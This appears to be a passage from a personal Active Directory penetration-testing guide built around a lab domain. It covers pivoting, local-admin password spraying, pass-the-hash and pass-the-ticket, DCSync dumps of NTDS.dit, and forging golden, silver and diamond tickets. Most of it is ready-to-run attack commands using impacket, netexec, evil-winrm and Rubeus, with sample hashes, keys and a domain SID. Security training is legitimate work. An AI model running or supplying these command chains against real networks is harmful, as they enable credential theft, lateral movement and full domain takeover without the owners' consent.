
On pivot machine

Back on kali

Autoroute, select only the target network (We can already access 10.10.10.4/24)

Now Karrab-Kali can directly access and interact with hosts on the 172.16.0.0/24 network
Spray Local Administrator Password
Useful when hosts share the same local Administrator password
# Password
nxc smb targets.txt -u Administrator -p 'Password123!' --local-auth

# Hash
nxc smb targets.txt -u Administrator -H <NTLM_HASH> --local-auth
Pass-the-Hash and variants
Pass-the-Hash (PtH)
Only the NT hash, usually 32 hexadecimal characters (e.g. 8846f7eaee8fb117ad06bdd830b7586c), can be passed. NetNTLMv1/v2 challenge-response captures cannot be used directly for PtH.
# SMB
impacket-psexec -hashes :<NTLM_HASH> ATLAS.CORP/mohamed.karrab@10.10.10.4

# WMI
impacket-wmiexec -hashes :<NTLM_HASH> ATLAS.CORP/mohamed.karrab@10.10.10.4

# WinRM
evil-winrm -i 10.10.10.4 -u mohamed.karrab -H <NTLM_HASH> -d ATLAS.CORP

# Netexec
nxc smb 10.10.10.4 -d ATLAS.CORP -u mohamed.karrab -H '<NTLM_HASH>'
nxc wmi 10.10.10.4 -d ATLAS.CORP -u mohamed.karrab -H '<NTLM_HASH>'
nxc winrm 10.10.10.4 -d ATLAS.CORP -u mohamed.karrab -H '<NTLM_HASH>'
Pass-the-Ticket (PtT)
# Load a .kirbi ticket
Rubeus.exe ptt /ticket:ticket.kirbi

# Verify
klist

# For example, if the ticket grants access to SMB on `DC-01.ATLAS.CORP`:
dir \\DC-01.ATLAS.CORP\SYSVOL
Overpass-the-Hash (Pass-the-Key)
# Obtain a TGT using an NTLM hash
Rubeus.exe asktgt /user:administrator /rc4:<NTLM_HASH> /ptt

# Verify
klist
Post Domain Compromise
DCSync / Dumping the NTDS.dit

# NTDS dump
impacket-secretsdump -just-dc-ntlm ATLAS.CORP/administrator:'P@ssw0rd1'@10.10.10.2


# NTDS + other secrets (LSA, SAM...)
impacket-secretsdump ATLAS.CORP/administrator:'P@ssw0rd1'@DC-01.ATLAS.CORP

# Or extract domain password hashes from a local NTDS dump file
impacket-secretsdump -system SYSTEM -ntds NTDS.dit LOCAL
Forging Tickets
Golden Ticket
Forge a TGT using the KRBTGT account’s key, granting access as any user in the domain.
The preference is AES256 keys over RC4 (more secure and generally more stealthy)
Requires:
- KRBTGT account’s AES256 key (
/aes256:) or NTLM hash (/rc4:) - Domain SID

# Grab the KRBTGT key (requires DCSync rights)
impacket-secretsdump ATLAS.CORP/administrator:'P@ssw0rd1'@10.10.10.2 -just-dc-user krbtgt

# Grab the Domain SID

impacket-lookupsid ATLAS.CORP/administrator:'P@ssw0rd1'@10.10.10.2

# Golden ticket attack

impacket-ticketer -aesKey '<KRBTGT_AES256_KEY>' -domain-sid '<DOMAIN_SID>' -domain 'ATLAS.CORP' '<target_username>'

# example:
impacket-ticketer -aesKey 'ccca9d4bfe94139c819b6c2e6349d7d72bac32ab57092041dc2cc0eb5d1b68fd' -domain-sid 'S-1-5-21-2236179533-1621114442-1409856324' -domain 'ATLAS.CORP' Administrator


# Use the ticket; use hostname (FQDN) instead of IP to ensure kerberos authentication:
export KRB5CCNAME=Administrator.ccache

impacket-psexec -k -no-pass ATLAS.CORP/Administrator@dc-01.atlas.corp
nxc smb dc-01.atlas.corp -u Administrator --use-kcache -x 'whoami'
Grab the KRBTGT key (requires DCSync rights)
Grab the Domain SID
Golden ticket attack (Targeting the Administrator account)
Then use the ticket
Silver Ticket
Forge a service ticket (TGS) using a service account’s key, granting access to a specific service without touching the KDC (stealthier but limited in scope.)
Requires:
- Service account AES256 key (
/aes256:) or NTLM hash (/rc4:), - Target SPN (e.g.
cifs/fileserver.ATLAS.CORP) - Domain SID
# Silver ticket attack
impacket-ticketer -aesKey '<SERVICE_AES256_KEY>' -domain-sid '<DOMAIN_SID>' -domain 'ATLAS.CORP' -spn 'cifs/fileserver.atlas.corp' Administrator

# Or use the NTLM hash
impacket-ticketer -nthash '<SERVICE_NTLM_HASH>' -domain-sid '<DOMAIN_SID>' -domain 'ATLAS.CORP' -spn 'cifs/fileserver.atlas.corp' Administrator

Diamond Ticket
Request a legitimate TGT, then decrypt, modify, and re-encrypt it with the KRBTGT key (blends in with normal traffic better than a Golden Ticket)
Requires:
- KRBTGT account’s AES256 key or NTLM (RC4) hash
- A legitimate TGT (via credentials,
tgtdeleg, or a supplied ticket)
I don’t know a well-documented method to implement diamond tickets on Linux, so we’ll use windows with PowerShell and Rubeus:
# Run powershell in the context of an AD user
runas /user:ATLAS\mohamed.karrab powershell

# Uses a legitimate TGT combined with the KRBTGT key
.\Rubeus.exe diamond /tgtdeleg /krbkey:<KRBTGT_AES256_OR_RC4_KEY> /ticketuser:Administrator /domain:ATLAS.CORP /ptt /nowrap

# Or if you already have a TGT
.\Rubeus.exe diamond /ticket:<BASE64_TGT> /krbkey:<KRBTGT_KEY> /ticketuser:Administrator /domain:ATLAS.CORP /ptt /nowrap


# /ptt means the ticket is automatically imported.
klist


# On Linux: paste base64 into a file
echo '<BASE64_BLOB>' | base64 -d > admin.kirbi
impacket-ticketConverter admin.kirbi admin.ccache
export KRB5CCNAME=admin.ccache
impacket-wmiexec -k -no-pass ATLAS.CORP/Administrator@dc-01.atlas.corp

On linux:

Domain Trusts
I’ll add more in this section if you guys are interested! So far my lab only has 1 domain XD
Domain trusts can provide attack paths between domains or forests. If the trust configuration and available privileges allow it, an attacker may be able to move laterally or establish persistence across domains.
Enumeration
# PowerView
Get-DomainTrust -Domain ATLAS.corp
Get-DomainTrustMapping
Get-ForestTrust
Get-ForestDomain

# Native
nltest /domain_trusts /all_trusts /v
nltest /dsgetdc:ATLAS.corp /force
Use BloodHound to analyze outbound/inbound trust relationships and attack paths.
Common Attack Paths
- Look for users or groups from one domain that have privileged access in another domain.
- In environments with vulnerable trust configurations or compromised trust secrets, Kerberos trust relationships may be abused to forge tickets accepted by another domain (inter-realm ticket abuse and ExtraSids abuse)
Conclusion
If you appreciated this work, please share with your friends. It helps tremendously and gives me motivation to create more.
Checkout my other guides, Web pentesting, API pentesting, and more!
Make issues, or prs on github for updates/problems.
If you blogger, i encourage you to share content and link it.
References
- Relaying Kerberos over SMB using krbrelayx
- Windows Coercion
- NetNTLMv1 Downgrade to compromise
- AD CS Security: Understanding and Exploiting ESC Techniques
- Hacktricks: Unconstrained Delegation
- NetExec: Obtaining Credentials
- Network Relaying Abuse in Windows Domains
- AD-CS: Certifried
- NetExec SMB Slinky Module